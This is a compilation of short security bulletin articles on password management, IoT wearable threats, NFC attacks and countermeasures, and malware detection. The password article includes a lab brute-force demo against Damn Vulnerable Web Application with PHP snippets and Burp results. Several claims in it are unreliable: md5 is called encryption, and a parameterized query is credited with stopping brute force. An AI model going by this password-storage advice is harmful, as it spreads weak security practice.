9. *Umbrellium: Thingful Search Engine for IoT* <http://umbrellium.co.uk/initiatives/thingful/>
10. *ZoomEye About: https://www.zoomeye.org/about*
11. *Technopedia: Definition of Search Engine?* <https://www.techopedia.com/definition/12708/search-engine-world-wide-web>
12. *Security Stack Exchange: https://security.stackexchange.com/questions/34030/how-can-i-protect-my-internet-connected-devices-from-discovery-by-shodan*

Authentication: Password Management

Oleh | Nuur Ezaini Akmar binti Ismail, Norbazilah binti Rahim & Norul Huda binti Md Rasdi

Abstract - Authentication is a computer security key point for providing much needed protection. Authentication factors include something that you know (such as a PIN or password), something you have (such as a token, badge or Identity Card), something you are (physical features like fingerprints, retina/iris, voice, face, etc.) and somewhere you are (based on location). These factors, also known as credentials, are used to authenticate users before they are able to access a system or application. However, due to a lack of awareness and human error, credentials face the risk of being captured, stolen, copied, guessed or forged. If the authentication is vulnerable, it can lead to various attacks, such as weak password requirements, authentication bypass, improper restriction of excessive authentication attempts (brute force attacks), overly restricted lockout mechanism (account lockout), weak password recovery mechanism for forgot passwords and missing authentication for critical functions. Based on the Open Web Application Security Project (OWASP) Top 10 2017, broken authentication and session management is ranked the second highest vulnerability.

Keyword – *authentication, password, brute force attack, password storage and md5*

Introduction

Authentication is the process of verifying facts or claims about entities (people or system processes). If the claim is verified as valid or authentic, the entity can access the authentic system, server or database. Figure 1 illustrates the process of authentication.




Figure 1: Process of authentication

Authentication is successful when an entity's identification and credentials are submitted and validated (usually with a username and password), thus further allowing interactions. "The product does not require that users should have strong passwords, which makes it easier for attackers to compromise user accounts." (CWE, 2017).

Implementing weak password requirements makes the news and it is very important to implement a strong password policy for applications or systems. Below are examples of leaked password lists:

- In 2013 a dump containing millions of Adobe customers' data, including usernames, e-mail addresses, password hashes and password hints was leaked online. Inspired by this leak, a list of the worst passwords of 2013 was published that includes for instance "password1," "letmein" and "123456," which are very common and easy to guess (Acunetix, 2014).
- In 2016 massive password dumps occurred when Yahoo and LinkedIn breaches exposed millions of users' passwords to the public and for sale on the dark web (Tara Seals, 2017).
- In January 2017, the Malaysian Cyber Emergency Response Team (MyCERT) advisory published an article about weak passwords used in MongoDB. The impact of using weak passwords is that remote attackers can easily guess the passwords and access the database system. Attackers also have possible access to sensitive or confidential information in the affected database (MyCERT, 2017).

Based on the above incident samples, it can be concluded that the breaches happened due to weak and common password usage in systems and applications. If a system or application does not emphasize using strong passwords, users rarely create strong passwords on their own.

To create strong passwords, an organization should have a password management policy that must be enforced through a code. Thus, the system or application will force users to create strong passwords.

Techniques Of Retrieving Passwords

There are several techniques that can be used to retrieve passwords as follows:

- **Shoulder Surfing:** looking over users' shoulders while they type in their password
- **Password Guessing:** when users employ poor passwords
- **Brute Force Attack:** a trial-and-error method used to obtain information
- **Keyboard Logging:** a program that silently logs into a file any key typed on the keyboard
- **Social Engineering:** an attacker calls the helpdesk pretending to be an executive and requests for the admin password.

Password Management Policy

Most organizations should have password management policies and best practices to ensure password-based systems are protected. A policy defines all security-related elements that must be followed by the organization and the employees are required to be familiarized with the policy. Based on guidelines provided by the SANS Institute, the password management policy must contain a standard for creating strong passwords, how to protect the passwords (by not sharing with anyone), the frequency of password change and the usage of passwords and passphrases (SANS Institute, 2014).

In order to create a strong password, the following tips and guidelines should be considered:

- Password complexity
- Password storage
- Do not reveal the password
- Password change
- Use other languages instead of English to avoid dictionary attacks

- Passphrase passwords, such as "ShinichiKudoAdalahKartunKegemaranSaya"

This article focuses on the first two tips and guidelines, which are password complexity and password storage.

A. Avoid Using Very Weak Passwords

It is very important to describe in the password management policy the characteristics of a poor or weak password, which include:

- Contains less than six characters
- Can be found in a dictionary (vulnerable to dictionary attacks)
- Contains personal information available online (birthdates, addresses, phone numbers, or names of family members, pets, etc.)
- Contains work-related information (building names, system commands, sites and companies)
- Contains number patterns, such as aaabbb, qwerty, zyxwvuts, abccba or 123321.
- Contains common words spelled backward, or preceded or followed by a number (terces, abc123, pass123, secret1 or 1secret).
- Some version of "booking2016," "data2016" and "welcome1"
- The password is the same as the username
(username: password = test: test)
- Common combinations of username and password (root: password)

The characteristics of a strong password are as follows:

- At least eight alphanumeric characters long
- Combination of numbers, symbols, and capital and lower-case letters
- Do not use obvious dictionary words and combinations of dictionary words such as "password"
- Make the password personal and easy to remember, but ensure that "personal" information is not available online
- Never write down or store passwords online

- Change the password periodically, for example once every six months
- Create passwords that can be remembered easily. For instance, use the phrase "Please Remember These Two Passwords" and the password could be "PRD2P!!" or some other variation.

B. Password Storage

Username and passwords need to be stored in a database to authenticate users. Developers ought to ensure the passwords are not stored in the database in either cleartext or plaintext. The rules of storing passwords are as follows:

- Do not encrypt the password but hash and combine it with a salt
- Combine the password with salt before hashing the password:
 - Use a unique salt per user
 - Store the salt along with the user record
 - Ensure the salt is long (at least 128-bits)
 - Generate salt using a pseudo-cryptographic Random Number Generator (RNG) to prevent rainbow table attacks
- Preferred method:
 - Password-Based Key Derivation Function (PBKDF) version 2
 - Provides hashing and salt functionality
 - Slows down attackers cracking passwords
 - HMAC aka keyed-hash
 - For high-volume and critical applications where performance is concerned
 - Hash passwords using the HMAC algorithm, which incorporates a secret key into the hashing process
 - Ensure the secret key is stored securely on the server to prevent password cracking (attackers cannot reproduce the hash value)

- SHA-512
- Combine with salt

In order to show the importance of using proper encryption and parameterized queries to prevent brute force attacks, a demo was conducted using Damn Vulnerable Web Application (DVWA). For this exercise, two DVWA security levels were used: low (only md5 used to encrypt the password) and impossible (combination of md5 and a parameterized query). Burp Suite Pro served as a tool to conduct a brute force attack against DVWA. A sample of PHP coding for the low DVWA security level is shown in Figure 2.

```
if( isset( $_GET[ 'Login' ] ) ) {  
    // Get username  
    $user = $_GET[ 'username' ];  
  
    // Get password  
    $pass = $_GET[ 'password' ];  
    $pass = md5( $pass );
```

Figure 2: Only md5 used for encryption

An analysis of the results from Burp Suite Pro shows that the response length differed at request no. 1, which was 5537 while the other request was 5478 (Figure 3). Thus, it can be concluded that the account username is admin and the password is password. To prove the result is true, Figure 4 shows the credentials (username and password) for this account.




Figure 3: Success of obtaining the credentials for this account




Figure 4: Proof of Concept (PoC) for the credentials obtained with Burp Suite Pro

```

if( isset( $_POST[ 'login' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session token' ], 'index.php' );

    // Sanitise username input
    $user = $_POST[ 'username' ];
    $user = stripslashes( $user );
    $user = (isset($_GET['__myqli_stm']) && is_object($_GET['__myqli_stm']) ? myqli_real_escape_string($_GET['__myqli_stm'], $user) : ((trigger_error(
    [MySQLConverterTool] Fix the myqli_escape_string() call! This code does not work.", E_USER_ERROR) ? "" : ""));

    // Sanitise password input
    $pass = $_POST[ 'password' ];
    $pass = stripslashes( $pass );
    $pass = (isset($_GET['__myqli_stm']) && is_object($_GET['__myqli_stm']) ? myqli_real_escape_string($_GET['__myqli_stm'], $pass) : ((trigger_error(
    [MySQLConverterTool] Fix the myqli_escape_string() call! This code does not work.", E_USER_ERROR) ? "" : ""));
    $pass = md5( $pass );

    // Default values
    $total_failed_login = 3;
    $lockout_time = 15;
    $account_locked = false;
  
```

Figure 5: Combination of md5 and parameterized query

Analysing the result from Burp Suite Pro indicates that the response length is the same for all requests, which is 363 (Figure 6). It is thus concluded that it is not possible to brute force the credentials of this account.

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
0			302			363	
1	admin	passw	302			363	
2	ezami	passw	302			363	
3	test	passw	302			363	
4	csm	passw	302			363	
5	admin	password	302			363	
6	ezami	password	302			363	
7	test	password	302			363	
8	admin	p@ssw0rd	302			363	
9	csm	password	302			363	

Figure 6: Proof of Concept (PoC): the attack failed

However, the result is different if the developer uses a combination of md5 with a parameterized query. This approach will prevent brute force attacks. A sample of PHP coding for the impossible DVWA security level is shown in Figure 5.

Ethical Issues

- Passwords must not be shared with anyone. All passwords are to be treated as sensitive and secret
- Passwords must not be inserted into e-mail messages or other forms of electronic communication
- Do not reveal a password on questionnaires or security forms
- Do not write passwords down and store them anywhere in the office. Do not store passwords in a file on a computer system or mobile devices (phone, tablet) in cleartext/plaintext
- Any user who suspects their passwords may have been compromised must report the incident and change all passwords in an instant.

Conclusion

Authentication is an important element of information security. There are several authentication factors, including something you know, something you have, something you are and somewhere you are. This paper focused on security best practices for creating strong passwords and password storage. Each guideline and tip has strengths and limitations; however, it is dependent on how the organization wishes to develop password policy management. Organizations also need to ensure all employees are aware of the policy and security best practices for creating strong passwords. The fact is that the human factor is the weakest link in security implementation.

References

1. CWE. (2017, May 5). *Common Weakness Enumeration (CWE)*. Retrieved Oct 25, 2017, from *CWE-521: Weak Password Requirements*: <https://cwe.mitre.org/data/definitions/521.html>
2. Acunetix. (2014, April 6). *Acunetix Scanner Tool*. Retrieved Oct 25, 2017, from *Weak Password Vulnerability: More Common than You Think*: <https://www.acunetix.com/blog/articles/weak-password-vulnerability-common-think/>
3. MyCERT. (2017, Jan 17). *MyCERT Advisories*. Retrieved Oct 25, 2017, from *MA-643.012017: MyCERT Advisory - MongoDB and Elasticsearch Default Installation without Authentication*: <https://www.mycert.org.my/en/services/advisories/mycert/2017/main/detail/1244/index.html>
4. Tara Seals. (2017, March 13). *InfoSecurity Magazine*. Retrieved Oct 22, 2017, from *LinkedIn Breach: Weak Passwords Are the Norm*: <https://www.infosecurity-magazine.com/news/linkedin-breach-weak-passwords/>
5. SANS Institute. (2014, June). *Consensus Policy Resource Community*. Retrieved Oct 25, 2017, from *Password Protection Policy*: <https://www.sans.org/security-resources/policies/general/pdf/password-protection-policy>
6. Scoville, G. (n.d.). *Good Security Questions*. Retrieved Oct 26, 2017, from *Home - Good Security Questions*: <http://goodsecurityquestions.com/>

IoT: Wearables And Potential Security Threats

Oleh | Sabariah binti Ahmad, Ida Rajemee binti Ramlee, Ahmad Khabir bin Shuhaimi, Ahmad Sirhan bin Abdul Ghazali & Nur-faezah Hanis binti Halim

Introduction

Internet-of-Things (IoT) wearables have easily won millions of hearts because of the ease of use and practicality for day-to-day routine. The likes of smartwatches, fitness trackers and head-mounted displays to name a few, rapidly capture public imagination. Wearable technology is often categorized as personal or business, both of which are primarily used as communication gadgets, media tools, navigation tools, or as fashion statements.

While they represent quite alluring opportunities for businesses to elevate efficiency and gather data, there are security concerns awaiting, which is quite worrying.

Data In IoT Wearables

Shivayogi Hiremath et al. summarized a categorization of data that may be contained in IoT wearable devices as depicted in Figure 1 [4]. Some advanced features are embedded in the wearables, enabling users to take photographs or record video and audio effortlessly, even surpassing high-end spy gear from a few years ago. These functionalities, however, expose users to threats, as confidential information can be surreptitiously captured. This kind of social engineering is highly possible and the captured information can be used for despicable purposes such as blackmail.




Figure 1: Categorization of wearable body area sensors

Lack Of Encryption

Despite advanced features in the wearables, they do not usually come with installed, built-in security features, thus opening up vulnerable spots to being compromised. Some do not even come with basic encryption features to provide a first protection layer for sent and received data.

Figure 2 shows an overview of the architectural element of wearable IoT [4]. Wearable devices are often connected to smartphones or tablets wirelessly via protocols, such as Bluetooth, NFC, cloud servers and WiFi, which potentially create holes for attacks. Attackers can easily attempt to embed malware, worms and other bots, as vulnerable paths can be penetrated, thus compromising the host and resources inside. This kind of forbidden access gives attackers the chance to steal and swindle legitimate business credentials and information.




Figure 2: Architectural element of wearable Internet-of-Things

Fake Services

Daojing He et al. mentioned that in general security threats can be classified as either technical hacking or social engineering. Phishing is one of typical social engineering threats in healthcare IoT wearables. Phishing attacks are regularly associated with fake e-mails and website cases.

However, healthcare IoT wearable devices may embrace fake services. For example, when a device wants to connect to an access point, it might select a fake one that offers the best signal strength. Consequently, when the device transmits data to the fake access point, the hacker could access sensitive information enclosed in the data [3]. A new HP-

sponsored research found many vulnerabilities in smartwatches. The research findings are summarized in Figure 3 below. The research shows that 2 in 10 wearable IoT devices could be paired with an attacker's smartphone [5].




Figure 3: HP Smartwatch Security Report 2015 (Image source: HP)

Real-Time Geolocation

Wearables in the form of fitness trackers can provide real-time geolocation data, sharing employee as well as company locations that can be misused for malicious activities, such as ransom for sensitive data, robbery and even breaking into homes.

What makes it worse is the lack of policies that cater to this type of issue. Vast numbers of wearables are operating on custom applications and operating systems (OSs). As they become increasingly popular they also become popular targets for hackers.

Preventive Measures

Some preventive measures are possible to mitigate problems associated with wearables. First, given the poor security history of wearables, consider isolating IoT devices to their own network and do not directly connect them to the Internet whenever possible. Other than that, always use encryption when possible and lock your device. Furthermore, always read the manufacturer's privacy and security policy thoroughly. Last but not least, update and patch the OS when available.

In conclusion, the use of wearables is inevitable in this era. One has to be cautious and vigilant when it comes to the security of wearables so that sensitive data is protected.

Photograph



Caption: Wearable device often connected to smartphones.

Image Source: iStock/Aleksey Boldin

References

1. Michelle Drolet (2016, April 11). 7 potential security concerns for wearables. Retrieved from <https://www.csoonline.com/article/3054584/security/7-potential-security-concerns-for-wearables.html>
2. James A. Martin (2017, March 28). 10 things you need to know about the security risks of wearables. Retrieved from <https://www.cio.com/article/3185946/wearable-technology/10-things-you-need-to-know-about-the-security-risks-of-wearables.html>
3. Daojing He et al., (2018, April) Privacy in the Internet of Things for Smart Healthcare. IEEE Communications Magazine. Retrieved from <https://ieeexplore.ieee.org/stamp/stamp.jsp?arnumber=8337893>
4. Shivayogi Hiremath et al. (2014, January). Wearable Internet of Things: Concept, Architectural Components and Promises for Person-Centered Healthcare. Retrieved from <https://www.researchgate.net/publication/290487009>
5. Fredric Paul (2015, July 28). Do smartwatches really pose a security threat in the enterprise? Retrieved from <https://www.networkworld.com/article/2953480/mobile-wireless/smartwatch-security-report-apple-watch.html>
6. Teena Maddox (n.d.). The dark side of wearables: How they're secretly jeopardizing your security and privacy. Retrieved July 9, 2018, from <https://www.techrepublic.com/article/the-dark-side-of-wearables-how-theyre-secretly-jeopardizing-your-security-and-privacy/>
7. Wearable technology (n.d.). In Wikipedia. Retrieved July 9, 2018, from https://en.wikipedia.org/wiki/Wearable_technology

Protecting NFC Communication Against Security Threats

Oleh | Hafizah binti Che Hasan, Zainurrasyid bin Abdullah, Muhammad Fadzlan bin Zainal, Nur Afifah binti Mohd Saupi & Fakhru Afiq bin Abd Aziz

Introduction

Wireless communications are well established, and it's revolution offers multiple new business opportunities for companies across many industries. Radio Frequency Identification (RFID) is the wireless technology that commonly used for inventory tracking and supply chain applications. RFID tags can be read with a special handheld reader at a range of up to 100 meters. RFID typically only supports one-way communication

Near Field Communication (NFC) is a membership of radio-frequency identification (RFID) communication, using the wireless channel. It uses the 13.56MHz HF of RFID frequency bands. The main difference between them is that NFC supports two-way communication, and the communication range is only within 10 centimeters. This feature provides greater security and control. Nowadays, NFC is fabricated into over 1 billion devices, including smartphones and tablets.

NFC: How It Operates

There are two (2) types of communication in NFC; passive and active. Active device has its own power source. It can act as either a reader or a tag, depends on how they are programmed. A passive device has no power source of its own, and it gain power via magnetic point from the reader while its been communicated. An example of passive device is a NFC chip embedded in a credit card which can be brought into the range of a credit card payment terminal. This payment terminal is an active device. Touching the credit card close into the payment terminal would activate the NFC inside the card, power it and begin a data exchange process between them.

The function of the NFC is initiated by Google in Android 2.3. NFC-enabled devices can operate in three (3) different modes which are: reader/writer mode, peer-to-peer (P2P) mode and card emulation mode (Basyari, Nasution, & Dirgantara, 2015). The architecture of NFC is depicted as in Figure 1.0. These modes in NFC

are based on some ISO/IEC standards, including ISO14443 A/B, ISO15693 and ISO18092.




Figure 1.0: NFC Architecture (www.nfc-forum.org)

In reader/writer mode, an NFC device comports as a reader for NFC tags. It detects a tag immediately in close proximity by using collision avoidance mechanism. Once the device and tag are connected, the NFC device can either read data from or write data to the detected tag. In this mode, NFC communication is established between two devices, one device acts as NFC reader/writer (active part) and the other one behaves as a passive NFC tag (Ganapathi, Pramod, Rakesh, & R, 2012).

In P2P mode, two NFC enabled devices can connect and exchange information between each other. P2P mode complies with ISO/IEC 18092 specifications to enable bidirectional data transfer (Alliance, 2014). By using this mode, the two NFC enabled device can perform some activities such as exchange photos, contact and also perform money transfer. In this mode, a device is in active states when sending data, and it switches into passive states when receiving a data. An example of technology that is using P2P mode is Android Beam technology.

In card emulation mode, an NFC device behaves like a contactless smart card. A smartcard (e.g: credit card, debit card, transit card and access card) can be replicated by a separate chip on NFC device, called secure element smart card. This device then can connect to NFC reader which therefore enables contactless payment

(Ganapathi et al., 2012). This mode complies with ISO/IEC 14443 standard. Many SIM cards that have been provided by the telecom operator have the secure element to devices that have NFC technology (Basyari et al., 2015).

Security Threat

NFC is a set of protocols that enables the wireless communication between two (2) devices. The wireless channel suffers from various attacks and security threat. Thus NFC inherits with some of these vulnerabilities.

a. Eavesdropping

Eavesdropping is a common security issue in wireless communication. When 2 parties interact via NFC channel, it definitely uses radio frequency in order to communicate. Thus, attacker could have a chance to eavesdrop the communication. Although NFC channel only operates in a limited distance, the attacker could use powerful antennas to have a greater distance in order to trigger specific attack in the NFC communication. This attack will affect the confidentiality of the data.

b. Data modification

Most NFC communications do not implement any encryption mechanism to protect the data in motion. This characteristic allows attacker to modify data that gone through the NFC channel. By modifying the data, it would definitely affect not only the confidentiality of the data, but also the integrity of the data. It could also cause data corruption as well.

c. Man in The Middle (MITM) attack

MITM attack is when an attacker relays the communication between two legitimate parties. Thus the direct communication between these two legitimate parties is actually go through a three parties communication. This attack allows the attacker to possibly alter the data and also jam the data exchange between two parties that could lead to a denial of service (DoS) attack. It also will cause data corruption thus would affect the integrity and confidentiality of the data.

d. Relay attack

In principle, all ISO/IEC 14443 compliant contactless payment systems are vulnerable to relay attacks (Akinyokun & Teague, 2017). Some researchers and security practitioner categorise

a relay attack as one type of MITM attack. It happens when communication with both parties is initiated by an attacker, and the attacker is successfully able to perform a valid transaction.

Countermeasure

a. Eavesdropping

There is no protection in NFC against eavesdropping. One of the way to make eavesdropping attack harder is to transmit data in passive mode. The distance of this attack to be successful in passive mode is only 1 m, while the distance is about 10m when data is transmitted in active mode. Other solution is by establishing secure channel. (Haselsteiner & Breitfuß, 2006)

b. Data modification

There are some ways to protect data in NFC communication. One of the way that could be implemented is by changing the Baud rate. Baud rate is a rate at which information is transferred in a communication channel. Devices that use 0 to 127 are able to initiate communication. The use of 106k Baud could stop data from being modify in active mode. However, this implementation requires both parties (sender and receiver) in active mode. Thus, it will increase a chances of eavesdropping attack. (Chattha, 2014)

Most of NFC devices have a capability to check radio frequency (RF) field before transmitting the data. Therefore, the sender device should continuously monitor the RF field to detect any attack and counter the effects of the attack.

c. MITM

In order to protect data that was transmit via NFC channel from MITM attack, it is recommended to use active-passive for NFC communication. A sender part should send a data in active mode, while the receiving part should be set as passive mode. The active mode device will monitor the RF field to avoid any possible attack.

d. Other Countermeasures

Another approach to avoid security attacks in NFC communication is to use a secure channel. The secure channel could defend against eavesdropping, MITM attacks and also all types of attacks while data in transmission.

Besides the above countermeasures, other proposed countermeasure is to encrypt the communication channel. Besides RSA and Elliptic Curve (ECC), Diffie-Hellmann key agreement protocol could also be used together to protect the communication channel (Chattha, 2014). Other solution beside secure channel, (Cavallari, Adami, & Tornieri, 2015) proposes to use data in trust zone, implement tokenization and also authenticate the mobile devices in order to protect the NFC transaction against security attack. However, these proposed solutions focused on payment services using NFC technology.

Forensic Perspective For NFC Artefact

Mobile device is categorised as dynamic system, and it might present some challenges to forensic perspective in order to preserve data in mobile device as a source of evidence. Most of forensics activities rely on non-volatile data in mobile devices. A mobile device that receives data through NFC or other wireless networks might bring new evidence, but it might overwrite existing data (Casey & Turnbull, 2011). In Android-based mobile device, there is no mechanism to produce non-volatile artefacts that arise by NFC communication (Lakshmanan & Nagoor Meeran, 2017). Therefore, the entity that offer and use NFC technology should implement forensics readiness in their system such as audit trail and transaction logging. The service provider should also have a dedicated team to handle notification and alert of suspicious transaction, call centre and credit monitoring (Wade, 2012) in order to proactively prevent and mitigate the risk related to NFC technology.

Conclusion

NFC is one of the most exciting in application development as current trend of technology keep evolving. Device to device should be connected securely, especially when it involves with exchanging valuable things and sensitive information such as financial transaction records.

The increasing number of NFC-enabled smartphones has triggered interests of malicious users to perform exploit activity, such as MITM attack, relay attack, where a user's payment information can be hijacked, then perform non-

authorized transactions. Consequently, many research activities are conducted to discover the potential risk and vulnerabilities of NFC based mobile payment systems and algorithms and technologies have been proposed to improve the security of NFC communication.

References

1. Near Field Communication (NFC) Forum, <http://www.nfc-forum.org>
2. Akinyokun, N., & Teague, V. (2017). *Security and Privacy Implications of NFC-enabled Contactless Payment Systems*. <https://doi.org/10.1145/3098954.3103161>
3. Alliance, S. C. (2014). *Host card emulation (HCE) 101. A Smart Card Alliance Mobile and NFC Council White Paper.*, (August).
4. Basyari, R. S., Nasution, S. M., & Dirgantara, B. (2015). *Implementation of host card emulation mode over Android smartphone as alternative ISO 14443A for Arduino NFC shield. ICCEREC 2015 - International Conference on Control, Electronics, Renewable Energy and Communications*, 160-165. <https://doi.org/10.1109/ICCEREC.2015.7337036>
5. Casey, E., & Turnbull, B. (2011). *Digital Evidence on Mobile Devices*. Article, 3.49 mb, 1-44. <https://doi.org/10.1016/j.diin.2006.06.004>
6. Cavallari, M., Adami, L., & Tornieri, F. (2015). *Organisational aspects and anatomy of an attack on NFC/HCE mobile payment systems. ICEIS 2015 - 17th International Conference on Enterprise Information Systems, Proceedings*, 2(Mi), 685-700. <https://doi.org/10.5220/0005477506850700>
7. Chattha, N. A. (2014). *NFC & Vulnerabilities and defense. 2014 Conference on Information Assurance and Cyber Security (CIACS)*, (1), 35-38. <https://doi.org/10.1109/CIACS.2014.6861328>
8. Ganapathi, K., Pramod, B. K., Rakesh, C. M., & R, S. N. (2012). *Near Field Communication - Applications and Performance Studies*, 1-10.
9. Haselsteiner, E., & Breitfuß, K. (2006). *Security in Near Field Communication (NFC) Strengths and Weaknesses. Semiconductors*, 11(71), 71. <https://doi.org/10.1145/358438.349303>
10. Lakshmanan, D., & Nagoor Meeran, A. R. (2017). *NFC Logging Mechanism---Forensic Analysis of NFC Artefacts on Android Devices. In S. S. Dash, K. Vijayakumar, B. K. Panigrahi,*

22
& S. Das (Eds.), *Artificial Intelligence and Evolutionary Computations in Engineering Systems* (pp. 93–101). Singapore: Springer Singapore.

11. Wade, J. (2012). *The Risk of Near Field Communication*.

12. <https://www.riskmanagementmonitor.com/the-risks-of-near-field-communication/>

Different Techniques in Malware Detection

Oleh | Sharifah Roziah binti Mohd Kassim & Nazurah Batrisyia Syaurah binti Najib

Introduction

"A risk-aware Windows user can probably survive without any antivirus software at all. I ran Windows XP for a year to try to prove it. Less knowledgeable users can get their PCs infected no matter how much protection you give them. Software cannot protect people from themselves" (Schofield, 2017). Malware, short for malicious software, is harmful to computer users. To make things worse, today's malware is written by professionals who are in the business of making money. Malware includes computer viruses, worms, Trojan horses and spyware. These malicious programs are designed to perform a variety of functions, including stealing, encrypting or deleting sensitive data, altering or hijacking core computing functions and monitoring users' computer activities without their permission. Besides, malware can also disrupt operations, slow down computers or web browsers, and cause problems with connecting to networks and frequent freezing or crashing.



Figure 1: European Networking and Information Security Agency, ENISA Threat Landscape




Figure 2: Incidents reported to MyCERT in 2017.

Figure 1 shows the trend of cyber threats to the European Networking and Information Security Agency (ENISA) and Figure 2 shows incidents reported to MyCERT. Both figures display trends in 2017. Based on the second figure, the threats were inconsistent. However, based on the ENISA threat landscape, the malware trend was increasing and will remain in the same ranks. This demonstrates the importance of keeping computers secured. Malware monitoring and screening are important. Without properly protecting computers, hackers can gain access to virtually any file or information stored on computers using malicious programs. There is also the potential to lose all data or become unable to use it.

Techniques Used

This article explores some state-of-the-art malware detection techniques used by security researchers based on recent literature reviews. In general, there are two broad categories of detecting malware, namely behaviour-based detection and signature-based detection. An anomaly-based detection technique monitors system activity and classifies it as either normal or anomaly/abnormal, which is based on heuristics or rules rather than patterns or signatures. This technique attempts to detect any malicious activities in the system. Signature-based detection is based on a database or repository of known malware that may contain hundreds

of millions of signatures to identify malicious objects. This method of identifying malicious objects has been the primary technique used in malware products and is the fundamental approach used in the latest firewalls, e-mail and network gateways.

Security researchers have found that the detection rate of sophisticated zero-day and polymorphic malware by antivirus products is only between 25% and 50%, as an antivirus uses signatures for detection. A disadvantage of signature-based systems is that they fail to detect polymorphic malware, which is a self-encrypted malware that duplicates itself by creating usable, slightly modified copies of itself to avoid detection by antivirus scanners. As such, big data analytics is a technique applied for malware detection since big data provides robust analytics and scalable and detailed insight into the problem. To ensure high accuracy, most security researchers use deep learning models with this technique.

Malware with code-reuse attacks has become one of the most significant threats to current systems. Solutions developed to countermeasure such malware have weaknesses that attackers exploit through sandbox evasion and anti-debug crafting. Security researchers have proposed complete modular frameworks based on hardware monitoring features, allowing for further applications that overcome current and future state-of-the-art limitations and weak points. The idea is to build a malware analysis tool with lower developmental effort and granular debugging implementation without using single-step flags, thus increasing the stealthiness against evasive malware.

The increasing number of applications demands adaptive, learning-based techniques for constructing malware detection engines instead of the traditional manual-based strategies. Several recent studies have proposed replacing traditional handcrafted malware detection rules with a self-tuning malware detection engine that adapts its detection rules automatically to match the characteristics of the latest targeted attacks.

